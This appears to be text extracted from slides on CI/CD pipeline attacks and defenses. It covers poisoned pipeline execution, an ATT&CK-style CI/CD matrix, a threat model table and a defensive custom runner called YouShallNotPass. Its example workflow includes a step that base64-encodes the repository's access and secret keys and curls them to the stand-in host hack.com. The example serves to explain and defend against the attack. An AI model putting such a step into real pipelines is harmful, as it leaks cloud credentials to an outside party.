
Main

Definition

Insufficient flow control mechanisms refer to the ability of an attacker that has obtained permissions to a system within the CI/CD process (SCM, CI, Artifact repository, etc.) to single handedly push malicious code or artifacts down the pipeline, due to a lack in mechanisms that enforce additional approval or review.

A01:2021-Broken Access Control moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.

Direct Poisoned Pipeline Execution (D-PPE)



```
name: PIPELINE
on: push
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - run:
          echo "building..."
          echo "testing..."
          echo "deploying..."
```

```
name: PIPELINE
on: push
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - env:
          ACCESS_KEY: ${{ secrets.ACCESS_KEY }}
          SECRET_KEY: ${{ secrets.SECRET_KEY }}


      - run:
          curl -d creds="$(echo ${{ secrets.ACCESS_KEY }}:${{ secrets.SECRET_KEY }} | base64 | base64)" hack.com
```

MITRE ATT&CK CI/CD non-official matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Lateral Movement	Exfiltration	Impact
Supply Chain Compromise on CI/CD	Modify CI/CD Configuration	Compromise CI/CD Server	Get credential for Deployment(CD) on CI stage	Add Approver using Admin permission	Dumping Env Variables in CI/CD	Exploitation of Remote Services	Exfiltrate data in Production environment	Denial of Services
Valid Account of Git Repository (Personal Token, SSH key, Login password, Browser Cookie)	Inject code to IaC configuration	Implant CI/CD runner images	Privileged Escalation and compromise other CI/CD pipeline	Bypass Review	Access to Cloud Metadata	(Monorepo) Get credential of different folder's context	Clone Git Repositories	
Valid Account of CI/CD Service (Personal Token, Login password, Browser Cookie)	Inject code to source code	Modify CI/CD Configuration		Access to Secret Manager from CI/CD kicked by different repository	Read credentials file	Privileged Escalation and compromise other CI/CD pipeline		
Valid Admin account of Server hosting Git Repository	Supply Chain Compromise on CI/CD	Inject code to IaC configuration		Modify Caches of CI/CD	Get credential from CI/CD Admin Console			
	Inject bad dependency	Inject code to source code		Implant CI/CD runner images				
	SSH to CI/CD pipelines	Inject bad dependency						
	Modify the configuration of Production environment							
	Deploy modified applications or server images to production environment							

Direct Poisoned Pipeline Execution mapping


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Lateral Movement	Exfiltration	Impact
Supply Chain Compromise on CI/CD	Modify CI/CD Configuration	Compromise CI/CD Server	Get credential for Deployment(CD) on CI stage	Add Approver using Admin permission	Dumping Env Variables in CI/CD	Exploitation of Remote Services	Exfiltrate data in Production environment	Denial of Services
Valid Account of Git Repository (Personal Token, SSH key, Login password, Browser Cookie)	Inject code to IaC configuration	Implant CI/CD runner images	Privileged Escalation and compromise other CI/CD pipeline	Bypass Review	Access to Cloud Metadata	(Monorepo) Get credential of different folder's context	Clone Git Repositories	
Valid Account of CI/CD Service (Personal Token, Login password, Browser Cookie)	Inject code to source code	Modify CI/CD Configuration		Access to Secret Manager from CI/CD kicked by different repository	Read credentials file	Privileged Escalation and compromise other CI/CD pipeline		
Valid Admin account of Server hosting Git Repository	Supply Chain Compromise on CI/CD	Inject code to IaC configuration		Modify Caches of CI/CD	Get credential from CI/CD Admin Console			
	Inject bad dependency	Inject code to source code		Implant CI/CD runner images				
	SSH to CI/CD pipelines	Inject bad dependency						
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Our Threat Model



Our Threat Model



Risks					
ID	Description	Impact	Likelihood	Risk	
TA01	Compromised Identity on the code collaboration platform	Major	Rare	Critical	
TA02	Runner Hijacking	Major	Unlikely	High	
TA03	Compromised Docker image	Major	Unlikely	High	
TA04	Pipeline configuration poisoning	Major	Unlikely	High	
TA05	Unknown vulnerability in code collaboration platform	Major	Likely	Critical	

Controls to implement



REPO



IMAGES



SCRIPTS



USERS

You Shall Not Pass

Custom executor to the rescue



YouShallNotPass



YSNP Overview



Custom Runner




YSNP Config




Without YSNP




Without YSNP



